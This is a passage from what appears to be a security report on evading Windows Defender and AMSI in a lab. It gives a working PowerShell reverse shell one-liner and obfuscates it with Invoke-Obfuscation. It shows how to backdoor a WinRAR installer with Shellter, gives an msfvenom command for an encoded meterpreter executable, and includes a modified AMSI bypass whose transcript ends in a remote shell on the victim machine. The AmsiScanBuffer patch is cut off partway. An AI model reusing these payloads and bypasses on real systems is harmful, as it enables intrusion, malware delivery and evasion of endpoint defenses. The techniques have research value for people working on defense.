PS /home/rishabh>
```

Figure 5.1: Powershell environment on Kali

Next step would be to import the obfuscation module. To achieve this, we can use the command **Import-Module**.

The main purpose of this obfuscation module is to obfuscate a malicious powershell com-



```
PS /home/rishabh> Import-Module /opt/Invoke-Obfuscation/Invoke-Obfuscation.ps1
PS /home/rishabh>
```

Figure 5.2: Module Import

mand or a block of code so that the AMSI doesn't flag the powershell command as malicious.

First, let's get hold of a simple powershell reverse shell<sup>1</sup> command. A simple google search for **powershell reverse shell one liner** can help. For this demo, following powershell command will be used to get a reverse shell from the target(Windows OS). Also, save this command in a .ps1<sup>2</sup> file.

```
$client = New-Object System.Net.Sockets.TCPClient('<ip-address>','<port-number>');$s = $client.GetStream();[byte[]]$b =
0..65535|%{0};while(($i = $s.Read($b, 0, $b.Length)) -ne 0){;
$data = (New-Object -TypeName System.Text.ASCIIEncoding).
GetString($b,0, $i);$sb = (iex $data 2>&1 | Out-String);$sb2 =
$sb + 'PS ' + (pwd).Path + '> ';$sbt = ([text.encoding]::ASCII
).GetBytes($sb2);$s.Write($sbt,0,$sbt.Length);$s.Flush();;
$client.Close()
```

#### IP address and Port Number

Replace IP address with your local interface address (for example eth0)

Port number of your choice, for example 53, 80, 443.

Next step is to run this obfuscation module in the powershell environment by simply running **Invoke-Obfuscation** command. If successful, user will be greeted with the following screen.

<sup>1</sup>A reverse shell, also known as a remote shell or “connect-back shell,” takes advantage of the target system’s vulnerabilities to initiate a shell session and then access the victim’s computer. The goal is to connect to a remote computer and redirect the input and output connections of the target system’s shell so the attacker can access it remotely.

<sup>2</sup>powershell file format



```

Tool      :: Invoke-Obfuscation
Author    :: Daniel Bohannon (DBO)
Twitter   :: @danielhbohannon
Blog      :: http://danielbohannon.com
Github    :: https://github.com/danielbohannon/Invoke-Obfuscation
Version   :: 1.8
License   :: Apache License, Version 2.0
Notes     :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*] Tutorial of how to use this tool
[*] Show this Help Menu
[*] Show options for payload to obfuscate
[*] Clear screen
[*] Execute ObfuscatedCommand locally
[*] Copy ObfuscatedCommand to clipboard
[*] Write ObfuscatedCommand Out to disk
[*] Reset ALL obfuscation for ObfuscatedCommand
[*] Undo LAST obfuscation for ObfuscatedCommand
[*] Go Back to previous obfuscation menu
[*] Quit Invoke-Obfuscation
[*] Return to Home Menu

Choose one of the below options:

[*] TOKEN      Obfuscate PowerShell command Tokens
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING     Obfuscate entire command as a String
[*] ENCODING   Obfuscate entire command via Encoding
[*] COMPRESS   Convert entire command to one-liner and Compress
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation>

```

Figure 5.3: Invoke-Obfuscation Welcome Screen

Tutorial for this tool will not be covered in this chapter. To access this tool's help menu, simply run this command **TUTORIAL**.

Once the module is loaded into powershell process, we have to first set the SCRIPTPATH or the location where the ps1 script (the one containing powershell reverse shell) is saved. It can be achieved by the following command.

```
SET SCRIPTPATH <script-location>
```

Once the path is set for the script, we can choose any of the options available to us like AST<sup>3</sup>, ENCODING, TOKEN, etc. Only one method will be shown but the reader can test other options too. For this demo, we will go forward with ENCODING option to encrypt the entire command as secure string. To achieve the same, supply **ENCODING** command and then enter the number "5" to encrypt the command as AES.

Copy the resultant encrypted string and paste it into your Windows VM powershell window. But before the execution of the command, a listener<sup>4</sup> to catch that reverse shell has to be set up in your kali vm. For this type of payload, a simple netcat reverse shell would do. In kali, netcat will be installed by default. To create a listener, execute the following command:

```
nc -nvlp <port-number>
```

-n means no resolution of hostnames via dns, -l stands for listen, -v means verbosity in output, and -p is the supplied port number.

---

<sup>3</sup>Abstract Syntax Tree

<sup>4</sup>incoming client connections are listened on by a given network port

```

Invoke-Obfuscation> SET SCRIPTPATH /home/rishabh/Desktop/Project/innocent.ps1 use these commands:
    -TOKEN: Obfuscate PowerShell command Tokens locations
    -AST: Obfuscate PowerShell Ast nodes (PS3.0+)
    -STRING: Obfuscate entire command as a String
    -ENCODING: Obfuscate entire command via Encoding
    -COMPRESS: Convert entire command to one-liner and Compress
    -LAUNCHER: Obfuscate command args w/Launcher techniques (run once at end)
    -AES: Encrypt entire command as SecureString (AES) works really well

Successfully set ScriptPath:
/home/rishabh/Desktop/Project/innocent.ps1

Choose one of the below options:
[*] TOKEN Obfuscate PowerShell command Tokens locations
[*] AST Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING Obfuscate entire command as a String
[*] ENCODING Obfuscate entire command via Encoding
[*] COMPRESS Convert entire command to one-liner and Compress
[*] LAUNCHER Obfuscate command args w/Launcher techniques (run once at end)
[*] AES Encrypt entire command as SecureString (AES) works really well

Invoke-Obfuscation> ENCODING Copy the resultant encoded code and save it to a file.
Transfer to the target using any download cradle.
Transfer to the target using any download cradle.
Transfer to the target using any download cradle.
Choose one of the below Encoding options to APPLY to current payload:
[*] ENCODING\1 Encode entire command as ASCII
[*] ENCODING\2 Encode entire command as Hex
[*] ENCODING\3 Encode entire command as Octal
[*] ENCODING\4 Encode entire command as Binary
[*] ENCODING\5 Encrypt entire command as SecureString (AES)
[*] ENCODING\6 Encode entire command as BXOR
[*] ENCODING\7 Encode entire command as Special Characters
[*] ENCODING\8 Encode entire command as Whitespace

Defence: Evasion with Shellter
Invoke-Obfuscation\Encoding> 5 https://www.shellterproject.com
Shellter takes a legitimate executable usually a program or an installer which us
Executed:
CLI: Encoding\5
FULL: Out-SecureStringCommand -ScriptBlock $ScriptBlock -PassThru
Result:
([Runtime.InteropServices.Marshal]::PtrToStringB([Runtime.InteropServices.Marshal]::SecureStringToBstr($('76492d11

```

Figure 5.4: Resultant Encoded string

```

(root@kali)-[/home/rishabh/Desktop/Project]
# nc -nvlp 8081
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8081
Ncat: Listening on 0.0.0.0:8081

```

Figure 5.5: Netcat waiting for incoming connections

Last step would be to execute the encrypted command on windows vm's powershell window.

```

wBhADmANGA0AGUA0AAxADYAMwBmADAANQA5ADAANQBmADMAyWbHAGYAYwBiADIANGA0AGIAYQB1AGEAMABjADEAZgBmADkANQA0AGUAZgAyAGEAMGA5AGYAN
QAwADgAYwBmAGQANgBhAGIAMQA2ADcANQBmAGIANwA4ADQAMgBiAGMAYgBiADAAMQA3ADgAMAA2AGIANgA1AGIANQAYADYAYQAZADkAOQAzAGIAOQBhADgAN
QAxADkAZQBmAGYAYwBiADIAOQAwADMAyQBkAGUANgBhADIAMAB1ADUAMQA4ADcAMAA4AGEAYgBhAGIANwAzADQAMAA4AGEAZQAwADQANwAxAGQANAAYADAAZ
gA3ADkANgAzAGMAYgBiADcANwA5ADMAmQA1AGUAMwA3ADcANABhADUAYQBjAGEAYwBkAGEAZgA5ADMAyQA4AGUAZQA1ADgAYwA1ADEAZQBkADMANQA4ADIAN
AA0AGIAZQAxADQAOQB1ADIAMQB1AGIAZQBjAGYAMAA1AGQAMQBmAGUAMQA2AGQAMwAxADUANAAYADcAOAA3AGIAYQAYAGEAOQA3ADAANwA2ADcANwA3AGIAN
QB1ADUAAOQBhADAAMQBkADQAYQAxADkAYwA1ADIANQA1AGIAMQA4ADcAMwBhADcAYQBhAGYAYwBkAGQANQB1AGEAZQBmADcAMgBjADMAZAA4ADcAYQBmADEAM
gB1AGIAOQBhAGMAMwBmAGIAMAA4AGQA' |coNVERTTO-seCuREstRinG -KE (91..114)))) | .( $ENV:ComsPEc[4,15,25]-join'' )
Invoke-Expression : At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('10.0.2.46',8081);$ ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:5698
+ ... TO-seCuREstRinG -KE (91..114)))) | .( $ENV:ComsPEc[4,15,25]-join'' )
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
PS C:\Users\Rishabh>

```

Figure 5.6: AMSI catches the encrypted string

Unfortunately, AMSI catches the encrypted string and the execution gets blocked by the defender. Further testing of other methods offered by the tool is strongly recommended.

## 5.2 Shellter

Its a shellcode injection tool which takes a legitimate executable usually a program or an installer which user is tempted to click on and injects shellcode into the Portable Executable (PE). It doesn't modify any memory permissions or anything related to that which would look dodgy to an AntiVirus. It uses a unique dynamic approach which is based on the execution flow of the target application.

### 5.2.1 Requirements

- Any target PE file. For the demo purposes, we will be using a winrar installer file
- Shellter only works on 32-bit so the target PE should be 32-bit.

### 5.2.2 Installation

This tool can be installed in your kali OS if its not installed by supplying the following command: `sudo apt install shellter`

### 5.2.3 Approach

- We will download an executable like winrar installer and inject our meterpreter<sup>5</sup> shellcode into it. So basically we are backdooring<sup>6</sup> the application.
- Whenever the installer is double-clicked by the user, it sets up a process in memory and the shellcode will be executed in the memory itself.

### 5.2.4 Exploitation Steps

- Execute shellter from the command line. Choose A for the Automatic mode. There are other modes as well. Its up to the reader to explore the other avenues.
- Supply the path to the winrar executable's location in your kali vm. **Make sure you download the 32-bit version of winrar executable.**
- Set Y (Yes) for the stealth mode.
- User can select various payloads from the list or can use a custom one. For the demo purposes, meterpreter reverse tcp shell will be used.
- As we are using an advanced shell like meterpreter, we need to setup a listener which will be able to handle meterpreter type payloads.

---

<sup>5</sup>Advanced featured shell with more capabilities to interact with the target

<sup>6</sup>method that allows somebody to remotely access your device without your permission or knowledge

1. In a separate terminal window, run msfconsole.
2. We will be using multi handler of msfconsole to catch meterpreter payloads. So, supply the following command:

```
use exploit/multi/handler
```

3. Next thing is to set the payload type to catch. For this, we will be using 32-bit based windows meterpreter payload.

```
set payload windows/meterpreter/reverse_tcp
```

4. As we are using a reverse shell type payload, we have to set the listening interface and the local port for the shell to connect to. Once this step is done, run the multi/handler as a background job

```
set lhost <your-local-interface-address>
```

```
set lport <port-number>
```

```
run -j
```




Figure 5.7: Shellter

```


msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.46
lhost => 10.0.2.46
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.46:443
msf6 exploit(multi/handler) >

```

Figure 5.8: Listener setup

- Once the listener has been setup, next step would be to set the same lhost and lport on shellter window as previously set on the listener.
- Shellter will automatically inject the shellcode into the target binary. Once the injection step is done, press Enter and a new injected winrar executable will be created at the same location with the backup of the original binary.



```

Shell7er
payload.
Max waiting time: 10 seconds.

Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)

Injection: Verified!

Press [Enter] to continue...

```

Figure 5.9: Shellter Injection Completion

- Final step in the exploitation phase is the transfer of malicious binary to the target computer. To achieve this, I have put up a reference to how to transfer files between the systems in the same network. After the transfer, double-click on the executable to start the process of reverse shell.




Figure 5.10: Defender catches injected Winrar

Automatic injection method on winrar was caught by the defender as soon as the binary landed on the disk. Manual injection method with this tool and with few modifications in shellcode might be able to evade defender but its up to the reader to find out.

## 5.3 MsfVenom

MsfVenom is a Metasploit framework's standalone payload generator which can be used to generate various types of payloads in their default state or combining them with encoders, encrypters to generate the obfuscated binary or any other payload type. For the demo purposes, we will be using encoder module from MsfVenom to generate an encoded binary



and finally executing that binary in the target system with defenses ready to catch the malware.

### 5.3.1 Payload Creation and Exploitation

1. MsfVenom is installed by default on kali.
2. To display the help menu simply execute **msfvenom --help** in the terminal
3. We will be using x64/xor-dynamic encoder from the list of encoders and iterate the encoding process 10 times. The iteration count or any other encoding method can be used by the reader to test against the windows system.
4. The final command to generate this type of encoded payload will be:

```
msfvenom -a x64 -p windows/x64/meterpreter/reverse_tcp
LHOST=10.0.2.46 LPORT=443 -f exe -o msf-exe --encoder
x64/xor_dynamic -i 10
```

5. The -a flag specifies the target architecture, -p flag specifies the payload type, LHOST and LPORT must be familiar parameters till now, -f flag stands for file type, -o means the output file to save to, --encoder flag specifies the type of encoding to use, and finally -i stands for iteration count.

```
(root@kali)-[/home/rishabh/Desktop/Project]
# msfvenom -a x64 -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.46 LPORT=443 -f exe -o msf-exe --encoder x64/
xor_dynamic -i 10
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 560 (iteration=0)
x64/xor_dynamic succeeded with size 610 (iteration=1)
x64/xor_dynamic succeeded with size 661 (iteration=2)
x64/xor_dynamic succeeded with size 712 (iteration=3)
x64/xor_dynamic succeeded with size 763 (iteration=4)
x64/xor_dynamic succeeded with size 814 (iteration=5)
x64/xor_dynamic succeeded with size 865 (iteration=6)
x64/xor_dynamic succeeded with size 916 (iteration=7)
x64/xor_dynamic succeeded with size 968 (iteration=8)
x64/xor_dynamic succeeded with size 1020 (iteration=9)
x64/xor_dynamic chosen with final size 1020
Payload size: 1020 bytes
Final size of exe file: 7680 bytes
Saved as: msf-exe
```

Figure 5.11: Payload generation using MsfVenom

6. Set up the multi handler in MsfConsole as explained previously but this time set the payload **windows/x64/meterpreter/reverse\_tcp** as we generated a x64 arch payload.
7. Transfer the file to the target using any method, and double click the executable to see if it evades Windows Defender.




Figure 5.12: Encoded payload still gets caught

This time too, defender catches the payload as soon as it lands on disk. This method didn't work but that doesn't mean other features available in the tool won't work too. It is strongly encouraged to test other encoders and crypters as well to test against the defender.

Methods shown above are just a small subset of all the methods available publicly. With little manual modifications, these methods can be made to work but that research will be left upto the readers to explore and test. Next chapter will teach you how to build a malware from scratch and what can be achieved with each stage of development process.

## CHAPTER

# 6

# EVASION USING TRADECRAFT DEVELOPMENT

Welcome to the most interesting portion of this report where a malware will be developed from base and, step by step more features will be added to make the malware more stealthy and sneaky. For next subsequent sections, we will be requiring visual studio and Powershell ISE on Windows VM for the development part.

**Note:** Make sure to create an exclusion folder in windows defender because defender can might flag the code as malicious as you work through different stages of the code.

## 6.1 AMSI Bypass Strategies

The first stage in the malware development starts with a AMSI bypass method. There are quite a few strategies available to us to evade AMSI but all those methods have signatures present which means none of those code samples will work and therefore flagged malicious by AMSI. To get around this problem, we will be using two code samples of AMSI bypass of well known authors Matt Graebers and RastaMouse and modifying them to create a new signature which will easily bypass AMSI.

### 6.1.1 Matt Graeber's Reflection Method

To follow along, open a new window of Powershell ISE<sup>1</sup> where we will be writing our own bypass of AMSI using Reflection method. In 2016, Matt Graeber published a one-liner AMSI bypass in a tweet. The bypass looks like this:



Figure 6.1: Matt Graeber's One liner AMSI Bypass

This line of powershell code flips the bool value on an attribute for Powershell's AMSI

---

<sup>1</sup>IDE for powershell language

Integration – `amsiInitFailed` to `true`. This will cause the current Powershell process to stop requesting scans. This means that we can run any malicious powershell script without triggering the scan by antimalware software. This bypass is however, now widely detected and blocked as a malicious content. To get around this, we will be creating our own version of this reflection method and try to evade AMSI.

## Development

- First stage in development of `amsi` bypass script is to find the trigger points or the defined signatures of the evil powershell script like the one defined by Matt Graeber's script which makes the AMSI flag this script as malicious.

To make this subsection shorter, there will be no demo for finding the trigger strings. Link is in the references for the tool which can output trigger strings from the script supplied. If this version of AMSI bypass is run against that tool, it will output **System.Management.Automation.AmsiUtils**, **amsiInitFailed** as the trigger points.

- Once we have the trigger points, we can start working on obfuscating or encoding or else encrypting the trigger strings so that it evades the pre-defined signatures.
- To make our own version of AMSI bypass script, we will be first creating a function which will basically take an base64 encoded string and returns base64 decoded string. In our case, we will be supplying the trigger strings like `amsiInitFailed` in base64 encoded format to this function and during runtime, it will return the decoded string.

```
function decodeB64String{  
    param ($encoded);  
    $decoded = $encoded = [System.Text.Encoding]::UTF8.
```

```
GetString([System.Convert]::FromBase64String(
    $encoded));
return $decoded
};
```

- After the definition of this function, three variables will be defined which will carry the value of base64 decoded trigger strings. Any variables names can be given.

```
#System.Management.Automation.AmsiUtils
$variable1 = decodeB64String("
    U3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHM=");

#amsiInitFailed
$variable2 = decodeB64String("YW1zaUluaXRGYWlsZWQ=");

#NonPublic,Static
$variable3 = decodeB64String("Tm9uUHVibGljLFN0YXRpYw==");
```


- **Note:** If using this block of code, AMSI will trigger this piece of code as malicious because it contains hardcoded comments of trigger points. Remove them before execution.
- Once these variables are defined, we can use the same amsi bypass script published by Matt Graeber, but instead of directly using the trigger strings in our script, we are using the variables to store those trigger values.

```
[Ref].Assembly.GetType($variable1).GetField($variable2 ,
    $variable3).SetValue($null,$true);
```

- Save the script and try to execute it using powershell. If the script runs successfully without AMSI flagging it as malicious, that means post that, we can run basically any evil powershell commands or powershell reverse shells.

## Testing


- Before executing our AMSI bypass script, lets try to execute powershell reverse shell one liner to get remote access to the victim's powershell process.



```
PS C:\Users\Rishabh> $client = New-Object System.Net.Sockets.TCPClient('10.0.2.46',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()}
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('10.0.2.46',443);$s ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS C:\Users\Rishabh>
```

Figure 6.2: AMSI catches the one liner reverse shell


- AMSI marks the powershell code as malicious. Now, lets execute the bypass script in the same window. If it runs successfully, powershell will return with a prompt.
- Let's again run the powershell reverse shell with amsi's scanning request stopped. Make sure, listener is **active** on your Kali VM to catch the shell.



```
PS C:\Users\Rishabh> cd .\Desktop\
PS C:\Users\Rishabh\Desktop> .\am.ps1
PS C:\Users\Rishabh\Desktop> $client = New-Object System.Net.Sockets.TCPClient('10.0.2.46',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()}
PS C:\Users\Rishabh\Desktop>
```

Figure 6.3: AMSI fails to block the reverse shell





```
(root@kali)-[/home/rishabh]
# rlwrap nc -nvlp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.0.2.48.
Ncat: Connection from 10.0.2.48:49754.

whoami
dc\rishabh
hostname
DC
PS C:\Users\Rishabh\Desktop>
```

Figure 6.4: Full remote access to Victim's Machine

#### Bypassed AMSI using Matt Graeber's Reflection method

With a few modifications to original Matt Graeber's powershell one liner like creating a new decoding function, decoding trigger strings at runtime and use of encoded strings, we were able to bypass AMSI. Now, from here, we will be able to execute any malicious powershell commands without AMSI scanning our code.

### 6.1.2 Patching AMSI.dll AmsiScanBuffer by RastaMouse

AMSI.dll gets loaded into the powershell process to hook any input any input in the Powershell commandline or to analyze content for `[System.Reflection.Assembly]::Load()`. This means that any .NET Assembly or binary loaded into memory using `Load()` function, gets scanned by AMSI.dll library's **AmsiScanBuffer** first. If this function returns the value **AMSI\_RESULT\_DETECTED**, that means the content of the .NET assembly is malicious and hence gets flagged by AV. To bypass this, we will create a class library (.dll) in Visual Studio, which will overwrite the `AmsiScanBuffer` function in memory to always return **AMSI\_RESULT\_CLEAN**. Once the function is overwritten, any .NET executable loaded into memory will get scanned by AMSI and will return the scan result as clean. The bypass POC written by RastaMouse is as follows:

```

$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
